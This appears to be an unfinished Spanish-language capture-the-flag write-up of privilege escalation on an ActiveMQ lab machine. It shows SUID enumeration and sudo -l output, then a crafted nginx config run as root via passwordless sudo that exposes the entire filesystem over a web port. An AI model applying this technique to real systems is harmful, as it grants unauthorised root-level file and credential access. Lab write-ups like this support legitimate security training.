
A fallado pero puede ser por el puerto


y funcion a




## Escalar privilegios



```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ find / -perm -4000 2>/dev/null
<ctivemq-5.15.15/bin$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```


```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

```
cd /home
activemq@broker:/home$ ls
ls
activemq
activemq@broker:/home$ cp /etc/nginx/nginx.conf /tmp
cp /etc/nginx/nginx.conf /tmp
activemq@broker:/home$ cd /tmp
cd /tmp
activemq@broker:/tmp$ ls
ls
nginx.conf
```

```
 GNU nano 6.2                          pwned.conf *
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1234;
        root /;
        autoindex on;
    }
}
```

```
activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/pwned.conf
```




Falta hacerme la ultima parte